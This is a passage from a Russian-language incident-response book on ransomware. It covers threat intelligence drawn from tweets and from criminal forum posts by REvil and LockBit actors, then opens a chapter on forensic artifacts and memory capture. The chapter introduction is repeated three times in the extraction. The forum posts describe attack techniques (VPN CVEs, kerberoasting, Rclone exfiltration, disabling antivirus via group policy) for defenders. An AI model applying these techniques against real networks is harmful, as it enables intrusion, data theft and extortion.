Наконец, из твита следует, что пользователи Clop злоупотребляют диспетчером управления службами (Service Control Manager, SCM) для развертывания программы-вымогателя в рамках всего предприятия.

К сожалению, не всегда можно получить достаточно информации о TTP, используемых злоумышленниками в ходе жизненного цикла атаки. Кроме того, может потребоваться информация о самой программе-вымогателе. Вот твит Андрея Жданова, который активно отслеживает образцы программы-вымогателя BlackMatter.




Рис. 6.4. Твит о BlackMatter17

Как видите, в этом твите не так много информации о TTP, но зато есть ссылка на анализируемый образец, а также кое-какая информация о его функциональности.

Twitter — не единственная медиаплатформа для сбора такого рода аналитики: другой полезный источник — LinkedIn. Кроме того, вы всегда можете попросить своих коллег по реагированию на инциденты и аналитиков CTI поделиться обнаруженными данными, поэтому не стесняйтесь участвовать в глобальном сообществе.

Давайте рассмотрим еще более интересный источник полезных CTI — самих злоумышленников.

Злоумышленники

Как вы уже знаете, эта книга посвящена атакам программ-вымогателей, управляемых человеком. Наши противники — люди, а люди общаются и делятся информацией, и весьма часто это происходит на теневых форумах.

В этом разделе мы изучим сообщения с форумов, полученные платформой Group-IB Threat Intelligence.

Первый пост, который мы рассмотрим, создан злоумышленником с псевдонимом FishEye, о котором известно, что он связан с REvil, LockBit и некоторыми другими партнерскими программами.




Рис. 6.5. Пост FishEye

Злоумышленник хочет получить работающий эксплойт для уязвимости в SonicWall VPN. Он пишет, что операторы программы-вымогателя Conti уже используют его в своих кампаниях.

Скорее всего, злоумышленник имеет в виду уязвимость в продуктах SonicWall Secure Mobile Access (SMA) 100-й серии (CVE-2021–20016). Эта уязвимость может быть использована удаленно и дает преступникам доступ к учетным данным, с помощью которых они проникают во внутреннюю сеть и используют их на этапе постэксплуатации.

Следующий пост, который мы рассмотрим, принадлежит печально известному представителю REvil под псевдонимом UNKN (рис. 6.6).

Этот пост приглашает к сотрудничеству в программе RaaS REvil и описывает требования к партнерам. Во-первых, мы видим, что потенциальные участники должны уметь работать с технологиями резервного копирования — сетевыми файловыми хранилищами (network-attached storage, NAS) и накопителями на магнитных лентах (tape-based data storage).




Рис. 6.6. Пост UNKN

Во-вторых, злоумышленник отмечает, что потенциальные партнеры должны уметь использовать различные фреймворки постэксплуатации. Вот некоторые из них.

- Metasploit Framework
- Cobalt Strike
- Koadic

Кроме того, участники должны уметь выполнять атаки на Active Directory, в том числе атаки kerberoasting, позволяющие злоумышленникам извлекать хеши учетных записей служб и использовать их для взлома паролей в автономном режиме.

Наконец, поскольку многие современные корпоративные сети используют виртуализацию, участники должны знать и уметь атаковать такие технологии, как Hyper-V.

Как видите, в некоторых случаях злоумышленники делятся довольно большим объемом информации о потенциальных TTP своих подельников. Часто они также комментируют различные вопросы, обсуждаемые на форумах. Например, вот мнение оператора программы-вымогателя LockBit под псевдонимом LockBitSupp о методах кражи данных.




Рис. 6.7. Пост LockBitSupp

Злоумышленник описывает процесс, популярный у операторов программ-вымогателей для краж данных из взломанных сетей. По словам автора поста, мошенники обычно используют Rclone и учетные записи распространенных поставщиков облачных хранилищ, таких как MEGA и pCloud. При этом он пишет, что некоторые программы RaaS предлагают специальные программы для кражи данных (стилеры). На самом деле он пытается прорекламировать StealBit, специальный инструмент для эксфильтрации, предлагаемый пользователям программы-вымогателя LockBit.

Другой пост того же злоумышленника посвящен отключению антивирусного программного обеспечения в масштабах предприятия.




Рис. 6.8. Пост LockBitSupp

Злоупотребление объектами групповой политики (Group Policy Objects, GPO) используется не только для отключения продуктов безопасности — это широко распространенный способ выполнения различных сценариев в масштабах предприятия. Стоит отметить, что сама программа-вымогатель LockBit имеет встроенную возможность злоупотребления объектами групповой политики для распространения своих копий через корпоративную сеть.

Последнее сообщение, которое мы рассмотрим, — это пост одного из пользователей программы-вымогателя LockBit под псевдонимом uhodiransomwar, приведенный на рисунке 6.9.




Рис. 6.9. Пост uhodiransomwar

В этой беседе злоумышленник делится списком скомпрометированных серверов Pulse Secure VPN, которые другие взломщики могут использовать для получения первоначального доступа к сетям. Вероятнее всего, серверы были уязвимы для CVE-2019–11510, что позволило злоумышленнику получить действительные учетные данные, использовав метод чтения произвольного файла.

Как видите, возможностей для сбора полезных CTI, которые могут значительно облегчить вашу работу по реагированию на инциденты, связанные с программами-вымогателями, действительно много.

Выводы

В этой главе мы рассмотрели различные источники CTI, связанные с программами-вымогателями. Мы проанализировали несколько открытых отчетов и извлекли ценные данные, которые позволили нам реконструировать различные части жизненного цикла атаки и преобразовать их в CTI.

Мы научились анализировать социальные сети, чтобы получать сведения о киберугрозах, которыми делятся представители сообщества кибербезопасности.

Наконец, мы изучили теневые форумы и узнали, как получать CTI непосредственно от наших противников — операторов программ-вымогателей.

Теперь, когда вы уже многое узнали об атаках программ-вымогателей, управляемых человеком, и имеете ясное представление о том, как происходят такие атаки, вы готовы погрузиться в процесс расследования.

В следующей главе мы рассмотрим основные источники цифровых криминалистических артефактов, которые позволяют службам реагирования на инциденты реконструировать атаку с использованием программы-вымогателя и выяснить, что именно было сделано в ходе ее жизненного цикла.


РАЗДЕЛ
ПРАКТИКА РЕАГИРОВАНИЯ
НА ИНЦИДЕНТЫ

Глава 7

ЦИФРОВЫЕ КРИМИНАЛИСТИЧЕСКИЕ АРТЕФАКТЫ И ИХ ОСНОВНЫЕ ИСТОЧНИКИ

Вы уже многое знаете об атаках программ-вымогателей, управляемых людьми, — о наиболее распространенных тактиках, техниках и процедурах, используемых злоумышленниками, а также о том, как ускорить расследование инцидента, собирая полезную информацию о киберугрозах. Теперь пора сосредоточиться на самом процессе расследования.

Вы наверняка слышали о принципе обмена Локара, но все же напомню: преступник всегда оставляет что-то на месте преступления и что-то оттуда забирает. И то и другое может быть использовано в качестве улик.

Знакомо, не правда ли? Пользователи программ-вымогателей оставляют на месте преступления свои инструменты, включая саму программу-вымогатель, и, как правило, забирают с собой большой объем конфиденциальных данных.

Мы уже знаем, что жизненный цикл атаки с использованием программы-вымогателя довольно сложен. Но как определить, какие методы использовались злоумышленниками на разных этапах? Ответ — использовать методы цифровой криминалистики!

В этой главе мы рассмотрим различные источники цифровых криминалистических артефактов, которые могут помочь службам реагирования на инциденты воспроизвести ход атаки с использованием программы-вымогателя. Цифровая криминалистика позволяет обнаруживать и реконструировать данные, благодаря которым можно смягчить последствия кибератаки или снизить связанные с ней риски.

Мы сосредоточимся на следующих источниках:

- Сбор и анализ энергозависимой памяти.
- Сбор данных энергонезависимой памяти.
- Главная файловая таблица.
- Файлы трассировки (prefetch-файлы).
- Ярлыки (LNK-файлы).
- Списки переходов.
- Монитор использования системных ресурсов.
- Веб-браузеры.
- Реестр Windows.
- Журналы событий Windows.
- Другие журналы.

Глава 7

ЦИФРОВЫЕ КРИМИНАЛИСТИЧЕСКИЕ АРТЕФАКТЫ И ИХ ОСНОВНЫЕ ИСТОЧНИКИ

Вы уже многое знаете об атаках программ-вымогателей, управляемых людьми, — о наиболее распространенных тактиках, техниках и процедурах, используемых злоумышленниками, а также о том, как ускорить расследование инцидента, собирая полезную информацию о киберугрозах. Теперь пора сосредоточиться на самом процессе расследования.

Вы наверняка слышали о принципе обмена Локара, но все же напомню: преступник всегда оставляет что-то на месте преступления и что-то оттуда забирает. И то и другое может быть использовано в качестве улик.

Знакомо, не правда л

Глава 7

ЦИФРОВЫЕ КРИМИНАЛИСТИЧЕСКИЕ АРТЕФАКТЫ И ИХ ОСНОВНЫЕ ИСТОЧНИКИ

Вы уже многое знаете об атаках программ-вымогателей, управляемых людьми, — о наиболее распространенных тактиках, техниках и процедурах, используемых злоумышленниками, а также о том, как ускорить расследование инцидента, собирая полезную информацию о киберугрозах. Теперь пора сосредоточиться на самом процессе расследования.

Вы наверняка слышали о принципе обмена Локара, но все же напомню: преступник всегда оставляет что-то на месте преступления и что-то оттуда забирает. И то и другое может быть использовано в качестве улик.

Знакомо, не правда ли? Пользователи программ-вымогателей оставляют на месте преступления свои инструменты, включая саму программу-вымогатель, и, как правило, забирают с собой большой объем конфиденциальных данных.

Мы уже знаем, что жизненный цикл атаки с использованием программы-вымогателя довольно сложен. Но как определить, какие методы использовались злоумышленниками на разных этапах? Ответ — использовать методы цифровой криминалистики!

В этой главе мы рассмотрим различные источники цифровых криминалистических артефактов, которые могут помочь службам реагирования на инциденты воспроизвести ход атаки с использованием программы-вымогателя. Цифровая криминалистика позволяет обнаруживать и реконструировать данные, благодаря которым можно смягчить последствия кибератаки или снизить связанные с ней риски.

Мы сосредоточимся на следующих источниках:

- Сбор и анализ энергозависимой памяти.
- Сбор данных энергонезависимой памяти.
- Главная файловая таблица.
- Файлы трассировки (prefetch-файлы).
- Ярлыки (LNK-файлы).
- Списки переходов.
- Монитор использования системных ресурсов.
- Веб-браузеры.
- Реестр Windows.
- Журналы событий Windows.
- Другие журналы.

Сбор и анализ энергозависимой памяти

Поскольку многие злоумышленники пользуются подручными средствами — то есть инструментами, имеющимися в целевой инфраструктуре, — анализ энергозависимой памяти поможет найти ключевые следы, необходимые специалисту по реагированию на инциденты для правильной реконструкции методов проникновения. В противном случае злоумышленники могут остаться вне поля зрения службы безопасности.

Так как энергозависимые данные чаще всего хранятся в оперативной памяти (Random Access Memory, RAM) устройства, для их извлечения обычно применяются методы создания дампа памяти.

Существует множество инструментов, которые можно использовать для сброса энергозависимой памяти. Вот некоторые из них.

- AccessData FTK Imager (https://accessdata.com/product-download/ftk-imager-version-4–5)
- Belkasoft RAM Capturer (https://belkasoft.com/ram-capturer)
- Magnet RAM Capturer (https://www.magnetforensics.com/resources/magnet-ram-capture/)

Внимание: никогда не копируйте инструменты сбора данных и полученный дамп памяти на то же устройство, с которого вы их копируете. Используйте внешний диск или сетевой ресурс. Почему? Потому что вы можете случайно перезаписать потенциальные источники цифровых следов!

Пример захвата памяти с помощью AccessData FTK Imager приведен на рисунке 7.1.

Популярнейший инструмент для анализа дампов памяти — Volatility, платформа с открытым исходным кодом для криминалистического исследования дампов памяти. На момент написания данной книги существовало две версии этого инструмента:

- Volatility 2 (https://www.volatilityfoundation.org/releases)
- Volatility 3 (https://www.volatilityfoundation.org/releases-vol3)




Рис. 7.1. Захват памяти с помощью AccessData FTK Imager

Обе версии требуют хотя бы минимальных навыков работы с командной строкой, но, поскольку к ним прилагаются ясные инструкции, научиться с ними работать довольно просто.

Если вам не нравится командная строка, стоит попробовать средство Volatility Workbench от PassMark — это графический интерфейс пользователя (Graphical User Interface, GUI) для Volatility).




Рис. 7.2. Запуск плагина Volatility через PassMark Volatility Workbench

Анализ дампа памяти помогает выявить множество артефактов, связанных с атакой, которые впоследствии могут послужить ценными IoC для обнаружения угроз в масштабах всего предприятия.

Существуют версии PassMark Volatility Workbench для Volatility 2 и Volatility 3. Обе версии можно загрузить с https://www.osforensics.com/tools/volatility-workbench.html.

Дампинг памяти — не всегда лучший способ анализа. Вы можете не знать, какие именно хосты требуют проверки, а анализировать дампы памяти сотен машин — трудоемкая и неэффективная стратегия.

Существуют инструменты, которые позволяют специалисту по реагированию на инциденты выполнять анализ в реальном времени. Например, популярный у злоумышленников Process Hacker могут использовать и борцы с атаками. Он позволяет проверять данные энергозависимой памяти, включая запущенные процессы, их командные строки и, конечно же, сетевые подключения — и это далеко не все. Вот пример использования Process Hacker для оперативного анализа.




Рис. 7.3. Проверка запущенных процессов с помощью Process Hacker

Process Hacker можно получить по ссылке http://sourceforge.io/downloads.php.

Интересно, что артефакты энергозависимой памяти можно найти не только в дампах памяти. Некоторые системные файлы тоже содержат остатки памяти:

- pagefile.sys — этот файл находится в корневом каталоге системного диска (обычно C:\) и используется для хранения страничных блоков памяти, которые в данный момент не используются, — это так называемый файл подкачки операционной системы, он же страничный файл или виртуальная память. С помощью Volatility этот файл проанализировать нельзя, но есть и другие подходящие средства, например page_brute (https://github.com/matonis/page_brute).
- hiberfil.sys — файл режима гибернации Windows, который также хранится в корневом каталоге системного диска и используется для сохранения состояния машины на время гибернации. Этот файл можно преобразовать с помощью плагина Volatility imagecopy, а затем проанализировать, как обычный дамп памяти.

Мы еще вернемся к артефактам файловой системы и к тому, как они могут помочь нам в расследовании атак с использованием программ-вымогателей. Но сначала нужно научиться собирать данные из энергонезависимой памяти — те данные, которые доступны, когда система выключена.

Сбор данных энергонезависимой памяти

Прежде чем начать глубокое изучение различных источников данных энергонезависимой памяти, давайте узнаем, как их получать. Вы наверняка слышали о криминалистических образах — побитовых копиях

цифровых носителей. Иногда мы до сих пор создаем такие копии — например, для первого взломанного хоста, на котором может оставаться множество различных артефактов, связанных с действиями злоумышленников. Такие образы можно создавать с помощью AccessData FTK Imager.

Но взломанных хостов может быть довольно много, и тогда клонирование каждой системы окажется трудоемкой задачей. В этом случае вы можете создать выборочный образ — он будет содержать ряд файлов, а также некоторые дополнительные данные, например информацию о сетевых подключениях.

